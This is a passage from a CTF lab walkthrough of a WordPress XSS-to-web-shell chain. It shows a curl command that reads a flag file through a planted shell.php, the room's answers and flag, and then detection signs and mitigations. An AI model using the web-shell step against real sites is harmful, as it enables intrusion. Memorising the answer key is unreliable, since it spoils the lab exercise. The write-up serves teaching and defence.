


Figure 12 — shell.php responds with rce:true and user www-data — full remote code execution confirmed.

Step 8 — Read the Flag via the Web Shell

The flag sits one directory above the web root, out of reach of a direct URL. shell_exec() does not care about document roots, so it is read through the web shell's cmd parameter.

```
curl -s "http://postcraft.thm:8080/wp-content/plugins/payload/shell.php?cmd=cat%20/var/www/flag.txt"
```



Written by: Belizaire Bassette II

| Security Researcher & Author — PostCraft / CVE-2026-64638 Overview/Walkthrough · Portfolio Link: https://bebasset.github.io/ · Oct 2026

Figure 13 — The web shell runs cat /var/www/flag.txt and returns the flag in the HTTP response.

Flag: `THM{xss2sh3ll_dom_cl0bb3r_2_rce}`

Room Answers

Question	Answer
What version of WordPress core is running on the target?	7.0.2
What HTTP status code does publish_result.txt show for the page WordPress created using the stolen Application Password?	201
Read the flag file through the webshell. What is the flag?	THM{xss2sh3ll_dom_cl0bb3r_2_rce}




Figure 14 — All three room questions answered correctly.

Detection & Mitigation

Detection

Every request in this chain was plain traffic to the site's own login page and REST API; nothing about the transport looked abnormal. What gave it away was the shape of a handful of specific requests:

Written by: Belizaire Bassette II

| Security Researcher & Author — PostCraft / CVE-2026-64638 Overview/Walkthrough · Portfolio Link: https://bebasset.github.io/ · Oct 2026

- A POST /wp-login.php request where the log parameter contains a literal "<" immediately followed by whitespace. This shape has no legitimate use in a username and is unique to this technique.
- A REST API request containing _jsonp=window.opener (or any _jsonp value that is not a simple identifier — no dots, no bare function name).
- A POST to /wp-json/wp/v2/users/*/application-passwords (credential creation) immediately followed by a wp/v2/pages publish from the same session within a few seconds — not a normal admin workflow.
- A newly installed, briefly active plugin directory under wp-content/plugins/ — especially one installed and removed again within minutes.

Mitigation

Control	What it prevents
Update to WordPress 7.0.3 or later	Restores esc_html() around the username in the login error message, closing the entry point entirely.
Disable Application Passwords if unused (add_filter('wp_is_application_passwords_available', '__return_false'))	Removes the credential the SOME chain is trying to steal, even if a similar entry point is found elsewhere.
Monitor for unexpected Application Password creation events	Catches the escalation step directly — useful even against variations of this chain.
Restrict plugin install/activation to trusted admins; monitor plugin changes	Limits how far a stolen Application Password can go.

Quick Summary: a single-character blind spot between two HTML parsers — a space after "<" — is enough, when combined with the login page's own scripts and WordPress's default capabilities, to carry an attacker from an unauthenticated form field all the way to a root-of-the-app web shell.

Written by: Belizaire Bassette II

| Security Researcher & Author — PostCraft / CVE-2026-64638 Overview/Walkthrough · Portfolio Link: https://bebasset.github.io/ · Oct 2026